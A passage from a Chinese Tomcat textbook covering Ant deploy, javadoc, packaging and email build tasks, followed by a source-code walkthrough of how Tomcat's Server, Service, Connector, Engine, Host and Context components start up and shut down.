


图 8-9 reload 任务执行结果

显示结果为部署成功。

8.3.9 remove 应用撤销任务

该任务用于撤销部署。采用如下的任务配置：

```
<target name="remove">
  description="Remove application on servlet container">
    <undeploy url="${manager.url}"
      username="${manager.username}"
      password="${manager.password}"
      path="${app.path}" />
  </target>
```

它调用了预定义 undeploy 任务，使用 manager 的命令撤销该部署。执行该命令的输出如图 8-10 所示。




图 8-10 remove 任务执行结果

结果显示成功撤销了项目 ch08。

8.3.10 javadoc 生成文档任务

该任务用于生成 Java 类的 API。采用如下的任务配置：

```
<target name="javadoc" depends="compile"
description="Create Javadoc API documentation">
  <mkdir dir="${docs.home}/api"/>
  <javadoc sourcepath="${src.home}"
    destdir="${docs.home}/api"
    packagenames="*">
    <classpath refid="compile.classpath"/>
  </javadoc>
</target>
```

它执行前会执行 compile 任务，做好项目的编译。执行该命令的输出如图 8-11 所示。




图 8-11 javadoc 任务执行结果

执行结束后，会在 ch08/docs 下查看到类 com.Test 的 API 文档。

8.3.11 dist 打包任务

该任务用于产生 War 的部署包。采用如下的任务配置：

```
<target name="dist" depends="compile,javadoc"
description="Create binary distribution">
  <mkdir dir="${dist.home}/docs"/>
  <copy todir="${dist.home}/docs">
    <fileset dir="${docs.home}"/>
  </copy>
  <jar jarfile="${dist.home}/${app.name}-${app.version}.war"
    basedir="${build.home}"/>
</target>
```

它执行前会执行 compile、javadoc 任务，做好项目的编译，并生成文档。执行该命令的输出如图 8-12 所示。


```

C:\WINDOWS\system32\cmd.exe
E:\ch08>ant dist
Buildfile: build.xml

prepare:

compile:

javadoc:
[javadoc] Generating Javadoc
[javadoc] Javadoc execution
[javadoc] Loading source files for package com...
[javadoc] Constructing Javadoc information...
[javadoc] Standard Doclet version 1.5.0_01
[javadoc] Building tree for all the packages and classes...
[javadoc] Building index for all the packages and classes...
[javadoc] Building index for all classes...

dist:
[mkdir] Created dir: E:\ch08\dist\docs
[copy] Copying 15 files to E:\ch08\dist\docs
[jar] Building jar: E:\ch08\dist\ch08-0.1-dev.war

BUILD SUCCESSFUL
Total time: 4 seconds
E:\ch08>

```

图 8-12 dist 任务执行结果

该命令在 dist 目录下产生了一个名为 ch08-0.1-dev.war 的部署包，还有 docs 目录，你可以将该目录作为产品交付内容提交给客户。

8.3.12 email 邮件发送任务

该任务用于将编译日志和过程文件发送给指定的 Email。采用如下的任务配置：

```

<target name="email">
  <mail mailhost="11.22.33.44" mailport="25" subject="Test" user="abc"
    password="abc" >
    <from address="test@163.com"/>
    <to address="test@163.com"/>
    <message>The ${app.name} nightly build has completed</message>
    <fileset dir="${build.home}">
      <include name="**/*.txt"/>
    </fileset>
  </mail>
</target>

```

mail 标签的属性设置了发送邮件的各种属性，并指定了发送邮件的附件为 txt 文件。执行该命令的输出如图 8-13 所示。

```

C:\WINDOWS\system32\cmd.exe
E:\ch08>ant email
Buildfile: build.xml

email:
[mail] Failed to initialise MIME mail: javax/mail/MessagingException
[mail] Sending email: Test build
[mail] Sent email with 2 attachments

BUILD SUCCESSFUL
Total time: 1 second
E:\ch08>

```

图 8-13 email 任务执行结果

执行完该命令后，你可以查收到包含有三个 txt 附件的邮件。

以上演示了常见任务的配置和操作方法。Ant 的工作任务在不断扩大，你可以随时查看其网站发布的更新内容，为项目开发减轻各种管理工作。

8.4 小结

本章讲述了 Ant 的配置和使用，及其 build.xml 文件的编写方法。然后利用 Ant 来安装 Tomcat 的源代码版本。并通过实例演示在 Tomcat 下使用 Ant 进行项目管理的配置和使用过程。

目前 Ant 的命令功能在不断增多，但万变不离其宗，掌握了本章的规律，就可以熟练的使用 Ant 了。

第2部分

Tomcat深入篇

在基础篇基础上，讲解 Tomcat 的内部结构、加载和框架，解读底层源代码。并讲解 Tomcat 的各种高级配置、集成连接、集群等，让你成长为 Tomcat 的高手。

底·层

- 第 9 章 Tomcat 启动与类加载
- 第 10 章 Tomcat 框架与默认类

组·件·配·置

- 第 11 章 Tomcat 连接器 (Connector)
- 第 12 章 Tomcat 领域 (Realm)
- 第 13 章 Tomcat 阀 (Valve)
- 第 14 章 Tomcat 资源 (JNDI)
- 第 15 章 Tomcat 解释器 (SSIServlet+CGIServlet)

高·级·配·置

- 第 16 章 Tomcat 虚拟主机 (Tomcat->Hosts)
- 第 17 章 Tomcat 嵌入 (Tomcat->Java)
- 第 18 章 Tomcat 集群与负载均衡 (Tomcat+Tomcat)

性·能

- 第 19 章 Tomcat 安全 (策略文件+输入过滤+SSL)
- 第 20 章 Tomcat 性能优化 (外部优化+内部优化)
- 第 21 章 Tomcat 使用 JMX 监控 (委托管理)

Tomcat启动与类加载

本章详细分析了 Tomcat 启动和类加载的过程，从点到面依序讲解。

首先研究 Tomcat 各个容器的启动流程和工作流程，分析关键代码。然后从容器的启动发散开来，分析 Tomcat 如何引导和启动这些容器，即上升到 Tomcat 的启动流程。我们在研究这一流程的同时分析了 Tomcat 基础类的代码，并给出了这些类的架构图。

在类加载部分，首先讲解了 Java 类加载机制、类加载器和委托模型。然后讲解了 Tomcat 的类加载器和 UML 结构图，并通过分析类加载的源代码解析 Tomcat 类加载器创建的过程，还有 Tomcat 动态类加载。最后，通过实现一个简单的类加载器和加密类的类加载器，演示自定义类加载器的编写流程和方法。

本章是对 Tomcat 核心流程和底层组件代码的研究，是 Tomcat 的核心技术。

9.1 Tomcat 各容器和组件的启动流程

Tomcat 是一个装载了各种组件和子容器的大容器，它的启动过程由点燃到启动，然后开始工作，这个过程类似于现实中的发动机。Tomcat 内的容器和组件关系错综复杂，但是通过解读 Tomcat 的组件类，可以参透其中奥秘。

9.1.1 名词解释

前面第 5 章讲述了 server.xml 配置时的结构图，本章再次给出，如图 9-1 所示。




图 9-1 Tomcat Server 的结构图

从图中可以看出，Tomcat 的各种组件通过相互的作用，形成了一个完善的有机体。在认识 Tomcat 的启动流程之前，我们先研究 Tomcat 的构成部件。也不妨称 Tomcat 为发动机，因为从这些组件的名称来看，它的确是一台发动机，这也体现了 Tomcat 发明者的初衷。

我们来认识一下 Tomcat 中用到的一些名词，看看它们的中文解释和实际的意义。

- ❷ Catalina: 远程轰炸机。表示 Tomcat 属于一种 Catalina。
- ❷ Tomcat: 熊猫轰炸机。代表了图中的 Server。
- ❷ Bootstrap: 引导。Tomcat 需要由该组件来引导启动，好比发动机的电源开关，按下开关就可以接通线路启动机器。
- ❷ Engine: 发动机。引导的核心是启动发动机。
- ❷ Host: 主机、领土。代表了轰炸机锁定的领空范围。
- ❷ Context: 内容、目标、上下文。在被锁定的范围内，存在多个目标。这些目标正是这个轰炸机的真正目的所在。

以上是 Tomcat 启动中的核心组件，其他组件好比发动机的各层机壳和引线，旨在为这些核心组件提供各种服务。

9.1.2 容器启动流程

从图 9-1 可以看出，Tomcat 的基本框架分为 4 个层次。

- ❷ 顶层元素: Server, Service

- ❷ 连接器元素: Connector (HTTP, AJP 等)
- ❸ 容器元素: Engine, Host, Context
- ❹ 组件元素: Logger, Valve, Realm, Listener, Cluster 等

Tomcat 是一种自上而下、容器里又包含子容器的一种结构。Tomcat 的启动流程是: 先启动父容器, 然后逐个启动里面的子容器。启动每一个容器的时候, 都会启动安插在它身上的组件。当所有的组件启动完毕, 所有的容器启动完毕的时候, Tomcat 自身也就启动完毕了。

Tomcat 的启动会分成两大部分, 第一步是装配工作, 第二步是启动工作。装配工作就是为父容器装上子容器, 为各个容器安插进组件。启动工作是在装配工作之后, 一旦装配成功了就只需要点燃最上面的一根导线, 整个 Tomcat 就会被激活起来。

下面我们通过分析源代码来了解 Tomcat 的启动都做了哪些工作。(注意, 首先需要到网站 tomcat.apache.org 下载最新的 Tomcat 源码包 `apache-tomcat-5.5.17-src.zip`。)

9.1.3 启动 Server

Server 其实就是后台程序, 在 Tomcat 里 Server 的用处是启动和监听服务端事件 (如重启、关闭等命令)。

Server 是整个 Catalina 容器的入口点, 它由 `org.apache.catalina.Server` 接口实现, 通过 `org.apache.catalina.ServerFactory` 来生成 Server 的实例类, 实现类为 `org.apache.catalina.core.StandardServer`, 初始化该类时会自动调用 `init()` 函数。

Server 的操作包含以下几个方面。

读取资源

`StandardServer` 的构造函数会调用 `setGlobalNamingResources()` 函数, 通过

```
support.firePropertyChange("globalNamingResources",
oldGlobalNamingResources, this.globalNamingResources);
```

加载资源参数, 该资源为 `server.xml` 中配置的资源。

初始化

构造函数结束后, 会自动调用 `init()` 函数。`init()` 函数通过调用 `initialize()` 函数进行初始化。`initialize()` 函数中的以下代码是启动工作的核心。

```
if( oname==null ) {
    try {
        oname=new ObjectName("Catalina:type=Server");
        Registry.getRegistry(null, null).registerComponent(this,
            oname, null );
    } catch (Exception e) {
        log.error("Error registering ",e);
    }
}
```

`oname` 表示 Server 对象名。如果该对象不存在, 则创建新的对象, 并注册该对象。另外还会创建 `StringCache` 对象用于缓存。

该函数还通过以下代码进行 Service 的初始化:

```
for (int i = 0; i < services.length; i++) {
    services[i].initialize();
}
```

启动

StandardServer 实现了 Lifecycle 接口, 当 start() 和 stop() 方法被调用的时候调用 Service 相应的方法。调用 start 函数时即启动 Server:

```
if (started) {
    log.debug(sm.getString("standardServer.start.started"));
    return;
}
```

如果当前 Server 已经启动了, 那么就返回该函数不再执行启动工作。否则继续执行以下的装载工作:

```
synchronized (services) {
    for (int i = 0; i < services.length; i++) {
        if (services[i] instanceof Lifecycle)
            ((Lifecycle) services[i]).start();
    }
}
```

该段代码表示同步启动所有的 Service, 调用的是 Service 的 start 方法。相应的 Service 启动后会设置标志 started = true。

服务阶段

Server 启动后会通过 await() 提供服务。该函数启动了一个线程, 建立对本机上预定义的 shutdown 端口的 ServerSocket 对象的监听:

```
serverSocket = new ServerSocket(port, 1,
    InetAddress.getByName("127.0.0.1"));
```

这里写的是 127.0.0.1, 表明 Tomcat 只对本机监听关闭命令。

它循环监听该端口, 一旦监听到该端口的字符串命令, 就将该命令与配置的 shutdown 字符串进行对比, 如果相同则终止当前的线程函数:

```
boolean match = command.toString().equals(shutdown);
if (match) {
    break;
}
```

该命令是区分大小写的。

关闭

当监听到关闭命令并执行关闭操作时, 会调用 stop 函数执行关闭工作:

```
synchronized (services) {
    for (int i = 0; i < services.length; i++) {
        if (services[i] instanceof Lifecycle)
```

```

        ((Lifecycle) services[i]).stop();
    }
}

```

该段代码表示同步关闭所有的 Service，调用的是 Service 的 stop 方法。关闭相应的 Service 后会设置标志 started = false。

另外，该类还提供了许多其他函数，例如用于资源的查询、服务的查询、端口的查询等。

9.1.4 启动 Service

Service 是指一类问题的解决方案，是一个或多个共享同一 Container 的 Connectors 的集合。Server 可以包含一个或多个 Service 实例，但它们相互之间是完全独立的，它们仅共享 JVM 的资源。通常会默认使用 Tomcat-Standalone 模式的 Service。在这种方式下的 Service 既提供解析 JSP 和 Servlet 的服务，同时也提供解析静态文本的服务。

Service 由 org.apache.catalina.Service 接口实现，实现类为 org.apache.catalina.core.StandardService，StandardService 实现了 Lifecycle 接口。

Service 的操作包含以下几个。

初始化并启动

Server 会调用 Service 的 start()函数启动相关服务，首先会调用 Service 的 init()函数，该函数调用 initialize()函数。

函数首先判断当前的 Service 是否已经被初始化：

```

if (initialized) {
    if(log.isInfoEnabled())
        log.info(sm.getString("standardService.initialize.initialized"));
    return;
}

```

如果已经被初始化，就不再执行后面的初始化工作。否则先设置初始化标志为 true：

```
initialized = true;
```

然后初始化当前容器，根据该 Service 包含的引擎创建 Service 对象 oname，并设置该对象为控制器对象，并进行注册。过程如下：

```

Container engine=this.getContainer();
domain=engine.getName();
oname=new ObjectName(domain + ":type=Service,serviceName="+name);
this.controller=oname;
Registry.getRegistry(null, null).registerComponent(this, oname, null);

```

以下函数用来实现启动：

```

lifecycle.fireLifecycleEvent(START_EVENT, null);
started = true;

```

并同步启动它的所有连接器对象：

```

synchronized (connectors) {
    for (int i = 0; i < connectors.length; i++) {

```

```

        if (connectors[i] instanceof Lifecycle)
            ((Lifecycle) connectors[i]).start();
    }
}

```

这样连接器就被激活了。

停止

Server 会调用 Service 的 stop()函数停止当前的 Service。

函数首先会查看当前的 Service 对象是否处于启动状态：

```

if (!started) {
    return;
}

```

如果未被启动就不再进行停止工作了。如果启动了，那么先同步关闭所有的 Connector 对象：

```

synchronized (connectors) {
    for (int i = 0; i < connectors.length; i++) {
        connectors[i].pause();
    }
}

```

这里调用的是 Connector 的 pause()函数，用于暂停。

然后程序调用 Container 的 stop()函数关闭容器，代码如下：

```

if (container != null) {
    synchronized (container) {
        if (container instanceof Lifecycle) {
            ((Lifecycle) container).stop();
        }
    }
}

```

9.1.5 启动 Connector

Tomcat 都是在容器里处理问题的，而容器又到哪里取得输入信息呢？这就要用到 Connector。它会把从 socket 传递过来的数据封装成 Request，传递给容器来处理。

通常会用到两种 Connector，一种叫 http connector，用来传递 http 请求；另一种叫 AJP Connector，在整合 Apache 与 Tomcat 工作的时候，Apache 与 Tomcat 之间就是通过这个协议来互动的。（Apache 与 Tomcat 的整合工作，通常是为了让 Apache 获取静态资源，而让 Tomcat 来解析动态的 JSP 或者 Servlet。）

Connector 由 org.apache.catalina.connector.Connector 实现。该类是连接器工作的核心，通过它来控制其他连接器的类进行工作。

Connector 的操作包括以下几个。

构造加载协议

当 Service 调用 Connector 时，首先调用构造函数实例化该对象。在构造函数中，首先取得当前连接器的协议类型，通过以下代码加载协议处理类：

```
Class clazz = Class.forName(protocolHandlerClassName);
this.protocolHandler = (ProtocolHandler) clazz.newInstance();
```

由于连接器的协议处理类可以动态配置，因此这里采用了动态加载的方式。

在连接器配置中，我们只配置协议的类型描述名称，因此需要将连接器协议映射为对应的完整类名。这里是通过调用 `setProtocolHandlerClassName()` 函数完成映射的：

```
if ("HTTP/1.1".equals(protocol)) {
    setProtocolHandlerClassName
        ("org.apache.coyote.http11.Http11AprProtocol");
} else if ("AJP/1.3".equals(protocol)) {
    setProtocolHandlerClassName("org.apache.coyote.ajp.AjpAprProtocol");
}
```

在配置中我们只能够使用上面所示的两种参数。

Connector 通过 Java 反射机制，调用 `org.apache.tomcat.jni.Library` 的函数 `initialize` 进行初始化：

```
String methodName = "initialize";
Class paramTypes[] = new Class[1];
paramTypes[0] = String.class;
Object paramValues[] = new Object[1];
paramValues[0] = null;
Method method = Class.forName("org.apache.tomcat.jni.Library")
    .getMethod(methodName, paramTypes);
method.invoke(null, paramValues);
```

启动

Service 会调用 Connector 的 `start()` 函数进行启动工作。

首先会调用 `initialize()` 函数进行初始化，用于创建当前的引擎和连接器：

```
StandardEngine cb=(StandardEngine)container;
oname = createObjectName(cb.getName(), "Connector");
Registry.getRegistry(null, null).registerComponent(this, oname, null);
```

接着进行协议处理器的初始化。与前文相似，它会通过标志 `started` 判断是否已经启动相关的协议处理器，如果启动了就不再执行后面的启动工作。如果没有启动，则调用以下函数创建当前 Connector 的协议处理器，并进行注册：

```
Registry.getRegistry(null, null).registerComponent (protocolHandler,
    createObjectName(this.domain,"ProtocolHandler"), null);
```

然后启动该处理器：

```
protocolHandler.start();
```

最后将该处理器映射到当前 Service 的 Engine 对象上：

```
mapperListener.setDomain( domain );
mapperListener.init();
ObjectName mapperOname = createObjectName(this.domain,"Mapper");
Registry.getRegistry(null, null).registerComponent(mapper, mapperOname,
"Mapper");
```

这里创建的是 `mapperListener` 对象，同时对其进行注册。

请求

在执行期间，连接器在接收到用户的请求时，会通过以下函数创建请求对象：

```
public Request createRequest() {
    Request request = new Request();
    request.setConnector(this);
    return (request);
}
```

该请求被提交给 `Engine` 处理。

响应

当 `Engine` 返回处理结果给 `Connector` 时，它会创建一个响应对象：

```
public Response createResponse() {
    Response response = new Response();
    response.setConnector(this);
    return (response);
}
```

并将该对象返回给客户端。

关闭

`Service` 调用 `Connector` 的 `stop()` 函数，执行当前连接器所有对象的注销工作：

```
mapperListener.destroy();
Registry.getRegistry(null, null).unregisterComponent
    (createObjectName(this.domain, "Mapper"));
Registry.getRegistry(null, null).unregisterComponent
    (createObjectName(this.domain, "ProtocolHandler"));
protocolHandler.destroy();
```

关闭的对象包括 `Engine` 监听器、协议处理器。

9.1.6 启动 Engine

当 `HTTP Connector` 把请求传递给顶级的容器——`Engine` 时，我们的视线就应该移动到 `Container` 这个层面来了。在 `Container` 层，包含了 3 种容器：`Engine`、`Host` 和 `Context`。

`Engine` 收到 `Connector` 传递过来的请求，经过处理后，将结果返回给 `Service`（`Service` 是通过 `Connector` 这个媒介和 `Engine` 互动的）。

`Engine` 由 `org.apache.catalina.Engine` 接口实现，实现类为 `org.apache.catalina.core.StandardEngine`，`StandardEngine` 实现了 `ContainerBase` 接口。

`Engine` 的操作包含以下几个。

构造、创建过滤阀

```
pipeline.setBasic(new StandardEngineValve());
```


启动、初始化

Connector 创建 Engine 对象时启动 start()函数。该函数首先通过标志 started 确定只进行一次启动，然后调用 init()函数进行初始化，如下所示。

```
oname=new ObjectName(domain + ":type=Engine");
controller=oname;
Registry.getRegistry(null, null).registerComponent(this, oname, null);
```

该段代码创建了 Engine 对象并进行注册。

启动中创建的对象有 Realm 和 Mbean 对象。这两种都是 Engine 可以包含的元素。

关闭

Connector 注销 Engine 对象是通过调用 stop()函数来实现的。该函数首先通过标志 started 确定只进行一次关闭。

注销 Engine 对象需要经历四个步骤，首先暂停连接器，然后注销 Container 对象，最后关闭连接器、注销 Engine 对象。其代码如下所示。

```
//暂停连接器
synchronized (connectors) {
    for (int i = 0; i < connectors.length; i++) {
        connectors[i].pause();
    }
}
//注销 Container 对象
synchronized (container) {
    if (container instanceof Lifecycle) {
        ((Lifecycle) container).stop();
    }
}
//关闭连接器
synchronized (connectors) {
    for (int i = 0; i < connectors.length; i++) {
        if (connectors[i] instanceof Lifecycle)
            ((Lifecycle) connectors[i]).stop();
    }
}
//注销 Engine 对象
Registry.getRegistry(null, null).unregisterComponent(oname);
```

9.1.7 启动 Host

Engine 收到 Connector 传递过来的请求后，不会自己处理，而是交给合适的 Host 来处理。Host 在这里就是虚拟主机的意思，通常我们只会使用“localhost”，即本地主机来处理。

Host 由 org.apache.catalina.Host 接口实现，实现类为 org.apache.catalina.core.StandardHost，StandardHost 继承了 Container，说明 Host 属于容器。

Host 的操作包含以下几个。

构造、创建过滤阀

```
pipeline.setBasic(new StandardHostValve());
```

启动、初始化

创建 Host 对象并启动 start() 函数。该函数首先通过标志 started 确定只进行一次启动，然后调用 init() 函数进行初始化。初始化完成了两个工作，一个是注册引擎，将该 Host 添加到该引擎中：

```
ObjectName serviceName=new ObjectName(domain + ":type=Engine");
mserver.invoke( serviceName, "addChild",new Object[] { this },new String[]
{ "org.apache.catalina.Container" } );
```

另一个是设置 Standalone 启动模式。

启动中创建的对象有 Realm 和错误报告 Valve。这两者都是 Host 可以包含的元素。

```
//创建 Realm 对象
realmName=new ObjectName( domain + ":type=Realm,host=" + getName());
//注册 Realm
if( mserver.isRegistered(realmName ) ) {
    mserver.invoke(realmName, "init", new Object[] {}, new String[] {});
}
//创建 Valve 对象
ObjectName[] names = ((StandardPipeline)pipeline).getValveObjectName();
//检查是否已经创建
for (int i=0; !found && i<names.length; i++)
if(errorReportValveObjectName.equals(names[i]))
    found = true ;
}
//如果没有创建，则增加新的 Valve
if(!found) {
    Valve valve = (Valve)
        Class.forName(errorReportValveClass).newInstance();
    addValve(valve);
    errorReportValveObjectName = ((ValveBase)valve).getObjectName() ;
}
```

处理请求

当 Engine 将请求转发给 Host 时，Host 通过 map 函数匹配转发过来的 URL。首先会匹配有最长 path 前缀的 Context，如下所示：

```
while (true) {
    context = (Context) findChild(mapuri);
    if (context != null)
        break;
    int slash = mapuri.lastIndexOf('/');
    if (slash < 0)
        break;
    mapuri = mapuri.substring(0, slash);
}
```

该段代码的逻辑为，从 URL 的最长 path 开始匹配，直到找到一个匹配的 Context。

然后 Host 会把请求转给匹配的 Context 对象进行处理。如果未查找到匹配的 Context，那么就将请求转发给 path="" 的 Context，即 ROOT 下的应用。这样 Host 的请求就分配给了惟一的一个 Context。接下来的工作由 Context 处理。

关闭

关闭时会调用 `destroy()` 函数关闭所有的子容器：

```
Container children[] = findChildren();
super.destroy();
for (int i = 0; i < children.length; i++) {
    if(children[i] instanceof StandardContext)
        ((StandardContext)children[i]).destroy();
}
```

9.1.8 启动 Context

Host 接到了从 Engine 传过来的请求后，也不会自己处理，而是交给合适的 Context 来处理，例如 `http://127.0.0.1:8080/foo/index.jsp` 和 `http://127.0.1:8080/bar/index.jsp`。前者交给 foo 这个 Context 处理，后者交给 bar 这个 Context 来处理。

Context 由 `org.apache.catalina.Context` 接口实现，实现类为 `org.apache.catalina.core.StandardContext`，`StandardContext` 实现了 `ContainerBase` 接口。

Context 的操作包括以下几个。

构造、创建过滤阀

```
pipeline.setBasic(new StandardContextValve());
```

启动、初始化

创建 Context 对象并启动 `start()` 函数。该函数首先通过标志 `started` 确定只进行一次启动。然后调用 `init()` 函数进行初始化。初始化时进行子元素的读取和加载。

Context 启动中完成了以下几项工作。

注册 JMX:

```
preRegisterJMX();
```

配置默认资源，可以部署 war 的资源，也可以部署指向某一目录的资源：

```
if ((docBase != null) && (docBase.endsWith(".war")) && !(new
    File(getBasePath()).isDirectory()))
    setResources(new WARDirContext());
else
    setResources(new FileDirContext());
```

创建 Realm 对象：

```
realmName = new ObjectName( getEngineName() + ":type=Realm,host=" +
    getHostname() + ",path=" + getPath());
if( mserver.isRegistered(realmName) ) {
    mserver.invoke(realmName, "init", new Object[] {}, new String[] {});
}
```

加载类加载器（类加载器的加载顺序将在后面详细分析）：

```
if (getPrivileged()) {
```

```

    parent = this.getClass().getClassLoader();
} else {
    parent = getParentClassLoader();
}
WebappLoader webappLoader = new WebappLoader(parent);
webappLoader.setDelegate(getDelegate());
setLoader(webappLoader);

```

⌘ 设置字符集:

```
getCharsetMapper();
```

⌘ 临时工作目录:

```
postWorkDirectory();
```

⌘ 增加监听器:

```

namingContextListener = new NamingContextListener();
namingContextListener.setName(getNamingContextName());
addLifecycleListener(namingContextListener);

```

⌘ 绑定线程, 启动 Logger、Cluster、Realm、Resources、Valve、Manager 组件:

```

((Lifecycle) logger).start();
((Lifecycle) cluster).start();
((Lifecycle) realm).start();
((Lifecycle) resources).start();
((Lifecycle) pipeline).start();
setManager(getCluster().createManager(getName())); //使用集群时
setManager(new StandardManager()); //不使用集群时
((Lifecycle) getManager()).start(); //启动 Manager

```

⌘ 其他工作:

```

postWelcomeFiles(); //欢迎文件列表
listenerStart(); //启动监听器
filterStart(); //启动过滤器
registerJMX(); //使用 JMX

```

关闭

调用 stop()函数, 依次关闭或注销启动时创建的对象:

```

filterStop(); //停止过滤器
listenerStop(); //停止监听器
((Lifecycle) manager).stop(); //停止 Manager
setCharsetMapper(null); //取消字符集
((Lifecycle) pipeline).stop(); //停止 Valve
((Lifecycle) realm).stop(); //停止 Realm
((Lifecycle) cluster).stop(); //停止 Cluster
((Lifecycle) logger).stop(); //停止 Logger
((Lifecycle) loader).stop(); //停止 Loader

```

9.1.9 加载组件

在讲解加载组件的相关知识之前, 先了解容器和组件的关系。请求被传递到容器中,

在合适的时候，请求被传递给下一个容器处理。容器里又盛装着各种各样的组件，组件用来提供各种各样的增值服务。

下面分析几个重要组件的工作内容。

(1) **Manager**: 当一个容器里盛装了 **Manager** 组件后，这个容器就可以支持 **Session** 管理，事实上，在 **Tomcat** 里面的 **Session** 管理靠的就是在 **Context** 里安装的 **Manager** 组件。

(2) **Logger**: 当一个容器里面装了 **Logger** 组件后，这个容器里发生的事情就被该组件记录下来。我们通常会在 **logs** 目录下看见 **catalina_log.time.txt** 以及 **localhost.time.txt** 和 **localhost_examples_log.time.txt** 文件，这就是因为我们分别为 **engine**、**host** 以及 **context** (**examples**) 这三个容器安装了 **Logger** 组件 (这也是默认安装)。

(3) **Loader**: **Loader** 组件通常只用于 **Context** 容器，**Loader** 用来启动 **Context** 并管理这个 **Context** 的类加载器。

(4) **Valve**: 当一个容器决定了要把从上级传递过来的请求交给子容器的时候，它就把这个请求放进容器的管道 (**pipeline**) 里。而请求在管道里流动的时候，就会被管道里面的各个阀门拦截下来。第一个阀门叫做 “**access_allow_valve**”，当请求传递过来时，它会看这个请求是从哪个 **IP** 过来的，如果这个 **IP** 已经在黑名单中，请求就会被禁止掉。第二个阀门叫做 “**default_access_valve**”，它会做例行的检查，如果通过检查，就把请求传递给当前容器的子容器。通过这种方式，请求在各个容器里面传递，最后抵达目的地。

跟 **Valve** 相关的类和概念有如下两个：

(1) **org.apache.catalina.Pipeline**

Pipeline 是 **Valve** 的集合，当 **invoke** 方法被调用时，它会按指定的顺序调用 **Valve**，它总是要求有一个 **Valve** 必须处理传递的请求 (一般是最后一个) 并产生响应，否则就把请求传递到下一个 **Valve**。

一个容器一般仅绑定一个 **Pipeline** 实例，容器会把处理请求的功能封装到一个容器绑定的 **Valve** 里 (这个 **Valve** 应该在 **Pipeline** 最后被执行)。为了完成这个功能，**Pipeline** 提供了 **setBasic()** 方法以保证 **Valve** 被最后执行，而其他 **Valve** 按顺序被调用。

(2) **org.apache.catalina.Valve**

Valve 是被绑定在一个 **Container** 上的请求处理组件，一组 **Valve** 被按顺序绑定在一个 **Pipeline** 上。

一个 **Valve** 可能按照一定的顺序执行下面的动作：

- (1) 检查并且 (或者) 修改指定的 **Response** 属性；
- (2) 检查 **Request** 属性，生成相应的 **Response** 并返回控制权到调用者；
- (3) 检查 **Request** 和 **Response** 属性，包装这些对象并增强它们的功能，然后把它们传到下一个组件；
- (4) 如果相应的 **Response** 没有被产生 (并且控制权也没有被返回)，通过方法 **context.invokeNext()** 调用 **Pipeline** 上的下一个 **Valve** (如果有)；
- (5) 检查 (但不修改) **Response** 属性 (调用后面的 **Valve** 或 **Container** 产生的)。

Valve 一定不能做下面的事情：

- (1) 改变 Request 的一些属性；
- (2) 创建一个已经被创建并且已经被传递的 Response；
- (3) 在调用 `invokeNext()` 方法并返回后修改包含 Response 的 HTTP Header 信息；
